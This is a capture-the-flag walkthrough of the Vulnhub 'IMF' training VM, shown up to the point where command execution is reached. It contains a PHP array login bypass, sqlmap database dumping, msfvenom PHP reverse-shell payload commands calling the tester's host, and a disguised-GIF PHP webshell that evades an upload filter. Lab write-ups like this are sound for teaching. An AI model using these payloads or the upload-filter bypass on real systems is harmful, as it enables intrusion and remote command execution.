
Pete Follow
InfoSec architect, analyst and researcher. Suffering from full time imposter syndrome.
Nov 24, 2016 · 19 min read

Vulnhub VM—IMF—Impossible Mission Force!



TL:DR

I really enjoyed this VM although it did provide more than a few headaches. I think it is my favourite VMso far. It starts in more of a CTF style, but when you get to the file upload it becomes a more traditional affair and with the inclusion of 'CrappyWAF' becomes rather interesting. This was great fun to get around, even if it did cause me no end of issues (but in a good way). The final step was also a great little challenge and really helped me brush up my exploitation skills, not to mention it took me ages. Top marks for this one, Kudos to @g3ck0m

IMF:

https://www.vulnhub.com/entry/imf-1,162/

Description:

```
Welcome to "IMF", my first Boot2Root virtual machine. IMF is
a intelligence agency that you must hack to get all flags
and ultimately root. The flags start off easy and get harder
as you progress. Each flag contains a hint to the next flag.
I hope you enjoy this VM and learn something.

Difficulty: Beginner/Moderate

Can contact me at: geckom at redteamr dot com or on Twitter:
@g3ck0m
```

The obligatory 'starting points'.

```
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/IMF# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
192.168.159.1   00:50:56:c0:00:01       VMware, Inc.
192.168.159.142 00:0c:29:09:b1:c3       VMware, Inc.
192.168.159.254 00:50:56:e4:cc:93       VMware, Inc.
```

```
root@kali:~/Desktop/IMF# nmap -sV -A -O 192.168.159.142

Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-11 10:41 EST
Nmap scan report for 192.168.159.142
Host is up (0.0013s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: IMF - Homepage
MAC Address: 00:0C:29:09:B1:C3 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 3.19, Linux 3.2 - 4.0
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.26 ms 192.168.159.142
```

So we only appear to have port 80 currently open.

We have a few pages to look at… in the source code of 'Contact Us' we find the first flag.

```
<section id="service">
    <div class="container">
        <!-- flag1{YWxsdGhlZmlsZXM=} -->
        <div class="service-wrapper">
            <div class="row">
                <div class="col-md-4 col-sm-6">
                    <div class="block wow fadeInRight" data-wow-delay="1s">
                        <div class="icon">
                           <i class="fa fa-desktop"></i>
                        </div>
```

```
flag1{YWxsdGhlZmlsZXM=}
```

Which decodes to:

```
flag1{allthefiles}
```

Apparently the flags are clues to the next flag. Having a bit of a browse around the source code reveals what appears to be base64 encoding in the file names of the .js files.

```
<!-- Js -->
<script src="js/vendor/modernizr-2.6.2.min.js"></script>
<script src="js/vendor/jquery-1.10.2.min.js"></script>
<script src="js/bootstrap.min.js"></script>
<script src="js/ZmxhZzJ7YVcxbVl.js"></script>
<script src="js/XUnRhVzVwYzNS.js"></script>
<script src="js/eVlYUnZjZz09fQ==.min.js"></script>
<script>
 new WOW(
```


Combining them together we get:

```
flag2{aW1mYWRtaW5pc3RyYXRvcg==}
```

Which decodes to:

```
flag2{imfadministrator}
```


Cos' I've done VM's before, my first thought was to bang it in as a directory, et vóila, a login screen.




Consulting the source code, and there is a telling comment. Okay, so no SQLi on the login page then.

```
<form method="POST" action="">
<label>Username:</label><input type="text" name="user" value=""><br />
<label>Password:</label><input type="password" name="pass" value=""><br />
<input type="submit" value="Login">
<!-- I couldn't get the SQL working, so I hard-coded the password. It's still mad secure through. - Roger -->
</form>
```

We do get a username though. Using 'Roger' and 'test' as input we try the login form.



Invalid user name… Interesting… Going back to the the Contact us page we have the following information available to us.




Trying 'rmichaels' and 'test' we get the following:

Okay… we now have a valid user name (The other two accounts produced invalid user name errors).

and here I became stuck for quite some time.


After much Google-fu I stumbled across this breadcrumb:



Specifically this line:


> *I tried sending an empty array as the password (by changing the password fields name to* `pass[]` *) but the regex function won't let me through.*

I was unaware of this being a thing, so off down the rabbit hole we go.



Which explains this is due to equality operators and how PHP treats an empty array as == 0(true).

And some further discussion on the subject:




I've recently learned that it's possible to inject arrays into PHP GET variables to perform code...
stackoverflow.com

Long story short if we use burp to intercept the request and convert the password from a string to an array:

```
Referer: http://192.168.159.142/i
Cookie: PHPSESSID=90mpc427ms437nl
Connection: close
Content-Type: application/x-www-f
Content-Length: 20

user=rmichaels&pass[]=
```


We get access:




```
flag3{Y29udGludWVUT2Ntcw==}
flag3{continueTOcms}
```

Interestingly this only works when supplying a valid username, and not when converting both fields to an array. I don't understand the logic of this but I'll look into it more in the future.

Clicking through we get to:




IMF CMS

Menu: Home | Upload Report | Disavowed list | Logout

Welcome to the IMF Administration.

```
http://192.168.159.142/imfadministrator/cms.php?
pagename=home
```


The first thing that is immediately obvious is the url is a php script taking a variable. Could be we have an RFI/LFI or a SQLi available to us here.



IMF CMS

Please login Here

Doesn't immediately look like a LFI (and I am going to assume we don't need another web server, so not RFI[at least at this stage of investigation]). So let's try sqli.



So, as above appending the URL with an ‘ (apostrophe) we get a warning message. This looks very much like it’s susceptible to SQLi.

Now we can faff about with manual blind testing, or we can just point sqlmap at the thing. I’m lazy so guess which I chose.

```
root@kali:~/Desktop/IMF# sqlmap --url http://192.168.159.142/imfadministrator/cms.php?pagename=home --dump
                         {1.0-dev-nongit-201610270a89}
                         http://sqlmap.org
```


```
Database: admin
Table: pages
[4 entries]
+----+----------------------+----------------------------------------
------------+
| id | pagename             | pagedata
           |
+----+----------------------+----------------------------------------
------------+
| 1  | upload               | Under Construction.
           |
| 2  | home                 | Welcome to the IMF Administration.
           |
| 3  | tutorials-incomplete | Training classrooms available. <br /><im
           |
| 4  | disavowlist          | <h1>Disavowed List</h1><img src="./image
>-Secretary |
+----+----------------------+----------------------------------------
------------+
```

ooooh what’s this… tutorials-incomplete isn’t a menu option. Let's browse to it.

IMF CMS

Menu: Home | Upload Report | Disavowed list | Logout

Training classrooms available.




Contact us for training.

I spy a QR Code…. I point my phone at it, which gives us…


```
flag4{dXBsb2Fkcjk0Mi5waHA=}
```

```
flag4{uploadr942.php}
```

and ultimately



Cool, so it looks like I have the ability to upload to the server. Time to fashion a reverse shell.



Okay, so .php files are out. After some faffing around I've found that both png and jpg files were allowed to be uploaded. Possibly other images types too but I stopped when I had identified these two.

```
root@kali:~/Desktop/IMF# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.159.141 LPORT=4444 -f raw > backdoor1.jpeg
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 951 bytes
```


Using the above string I embedded a reverse shell into an image file.

Got whupped by CrappyWAF. Awesome \o/

```
root@kali:~/Desktop/IMF# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.159.141 LPORT=4444 -e x86/shikata_ga_nai -f raw > rev.jpg
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 978 (iteration=0)
x86/shikata_ga_nai chosen with final size 978
Payload size: 978 bytes
```

Recompiled it using encoding to try and obfuscate the payload

You bloody sod! Well if the previous one was caught because it was generated by Meterpreter, let's try one not generated by Meterpreter. Namely the one in /usr/share/webshells/php on a default kali build, php-reverse-shell.php



Right, so now we definitely get to see what's causing it to fire, in this case the fsockopen php function. Let's try encoding the entire thing then.

(I did this online at http://www.fopo.com.ar/)

Error: CrappyWAF detected malware. Signature: Eval php function detected

Bugger!

So I need to take a step back and have a think at this stage and take it from the top.

I can get image files up successfully..


```
root@kali:~/IMF# curf -F "file=@/root/house.jpg" 'http://172.16.26.133/imfadministrator/uploadr942.php'
bash: curf: command not found
root@kali:~/IMF# curl -F "file=@/root/house.jpg" 'http://172.16.26.133/imfadministrator/uploadr942.php'
<html>
<head>
<title>File Uploader</title>
</head>
<body>
<h1>Intelligence Upload Form</h1>
File successfully uploaded.
<!-- 5eed0699cf1b --><form id="Upload" action="" enctype="multipart/form-data" method="post">
        <p>
                <label for="file">File to upload:</label>
                <input id="file" type="file" name="file">
        </p>

    <p>
        <input id="submit" type="submit" name="submit" value="Upload">
    </p>
</form>

</body>
</html>
root@kali:~/IMF#
```

So the question now is what's going on with the funky value returned and where do they upload ***to??***

```
root@kali:~/Desktop/IMF# dirb http://192.168.159.142/imfadministrator/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Nov 14 10:40:15 2016
URL_BASE: http://192.168.159.142/imfadministrator/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.159.142/imfadministrator/ ----
==> DIRECTORY: http://192.168.159.142/imfadministrator/images/
+ http://192.168.159.142/imfadministrator/index.php (CODE:200|SIZE:337)
==> DIRECTORY: http://192.168.159.142/imfadministrator/uploads/

---- Entering directory: http://192.168.159.142/imfadministrator/images/ ----
+ http://192.168.159.142/imfadministrator/images/index.php (CODE:200|SIZE:0)

---- Entering directory: http://192.168.159.142/imfadministrator/uploads/ ----

-----------------
END_TIME: Mon Nov 14 10:40:22 2016
DOWNLOADED: 13836 - FOUND: 2
```


The second of those two questions is answered by running dirb on the admin directory. We have images and uploads directories.

Images is empty (you don't need a screen grab of that!) and uploads is forbidden.




Ger off me lawn!

So revisiting the funky value on successful upload..



adding the value in with the correct extension and we can see the image.



So I know I can upload, and I know where to find the image once it's uploaded. I know there is a WAF in the way, which although crappy, can spot encoders and meterpreter payloads. From previous efforts I know it is looking for functions. So what *will* it run? *phpinfo()?*

In the next screen grab you can see using the echo command to pass "FFD8DDE0" the file signature of an jpg to try tick the WAF

File Signature Database: FFD8FFE0 File Signatures

Free Online File Signatures Database


www.filesignatures.net

through xxd to create a fake 'jpg' file then append it with our phpinfo(). Then I successfully upload it.

```
root@kali:~/IMF# echo "FFD8FFE0" | xxd -r -p > /root/IMF/test.jpg
root@kali:~/IMF# echo '<?php phpinfo(); ?>' >> /root/IMF/test.jpg
root@kali:~/IMF# curl -F 'file=@/root/IMF/test.jpg' 'http://172.16.26.133/imfadministrator/uploadr942.php'
<html>
<head>
<title>File Uploader</title>
</head>
<body>
<h1>Intelligence Upload Form</h1>
File successfully uploaded.
<!-- b8cf90b59b93 --><form id="Upload" action="" enctype="multipart/form-data" method="post">
        <p>
                <label for="file">File to upload:</label>
                <input id="file" type="file" name="file">
        </p>

    <p>
        <input id="submit" type="submit" name="submit" value="Upload">
    </p>
</form>

</body>
</html>
root@kali:~/IMF#
```

File is accepted by the WAF!

Taking a look at the file in a web browser:



It doesn't load because it obviously isn't a legit jpg and the browser is having a hard time trying to figure out what's going off.

```
root@kali:~/IMF# curl -v http://172.16.26.133/imfadministrator/uploads/b8cf90b59b93.jpg
*   Trying 172.16.26.133...
* Connected to 172.16.26.133 (172.16.26.133) port 80 (#0)
> GET /imfadministrator/uploads/b8cf90b59b93.jpg HTTP/1.1
> Host: 172.16.26.133
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 14 Nov 2016 18:49:24 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Last-Modified: Mon, 14 Nov 2016 18:46:41 GMT
< ETag: "18-5414742b2ff92"
< Accept-Ranges: bytes
< Content-Length: 24
< Content-Type: image/jpeg
<
ÿØÿà<?php phpinfo(); ?>
* Connection #0 to host 172.16.26.133 left intact
root@kali:~/IMF#
```

Curling the file however, shows us that our phpinfo() string successfully made it onto the server. The server just didn't interpret and run it. Which sucks.


I then proceeded to spend a *long* time stuck here. Far longer than is actually reasonable for something of this difficulty.

Remember when I said

> *I've found that both png and jpg files were allowed to be uploaded. Possibly other images types too but I stopped when I had identified these two.*

This was a silly thing to say. Have I learned nothing?! Enumerate, enumerate and enumerate some more.

Watch what happens when we repeat the exercise with a gif file..



phpinfo() execution!

Execution! Though I still can't get shell code on this thing via the upload option, but if we can make it run phpinfo() maybe we can pass it a query parameter?

```
echo 'FFD8FFE0' | xxd -r -p > /root/IMF/xxx.gif
```

```
echo '<?php $cmd=$_GET['cmd']; echo `$cmd`; ?>' >> xxx.gif
```

```
curl -F 'file=@/root/IMF/pah.gif'
'http://192.168.159.142/imfadministrator/uploadr942.php'
```

```
root@kali:~/IMF# echo 'FFD8FFEo' | xxd -r -p > ahh.gif
root@kali:~/IMF# echo '<?php $cmd=$_GET['cmd']; echo `$cmd`; ?>' >> eh.gif
root@kali:~/IMF# echo '<?php $cmd=$_GET['cmd']; echo `$cmd`; ?>' >> ahh.gif
root@kali:~/IMF# curl -F 'file=@/root/IMF/ahh.gif' 'http://172.16.26.133/imfadministrator/uploadr942.php'
<html>
<head>
<title>File Uploader</title>
</head>
<body>
<h1>Intelligence Upload Form</h1>
File successfully uploaded.
<!-- 82ffaefe851b --><form id="Upload" action="" enctype="multipart/form-data" method="post">
        <p>
                <label for="file">File to upload:</label>
                <input id="file" type="file" name="file">
        </p>

    <p>
        <input id="submit" type="submit" name="submit" value="Upload">
    </p>
</form>

</body>
</html>
```

Looks good so far…

```
root@kali:~/IMF# curl -v http://172.16.26.133/imfadministrator/uploads/82ffaefe851b.gif?cmd=ls
*   Trying 172.16.26.133...
* Connected to 172.16.26.133 (172.16.26.133) port 80 (#0)
> GET /imfadministrator/uploads/82ffaefe851b.gif?cmd=ls HTTP/1.1
> Host: 172.16.26.133
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 14 Nov 2016 20:48:08 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 210
< Content-Type: text/html; charset=UTF-8
<
GIF89a11ec2c6313f8.gif
2f0fb0f94730.gif
45af5bc6dc26.gif
5eed0699cf1b.jpg
67cbc220c943.gif
82ffaefe851b.gif
ad3f6d0120f6.jpg
afdb3cade622.gif
b8cf90b59b93.jpg
d0f8ea97242f.gif
e0e64a48c45c.jpg
flag5_abc123def.txt
* Connection #0 to host 172.16.26.133 left intact
root@kali:~/IMF#
```

and here is a 'ls' working. You can see here I uploaded lots of files. I spent ages getting this wrong. It all boiled down to a simple syntax issue, again, another area I sent entirely too long on.

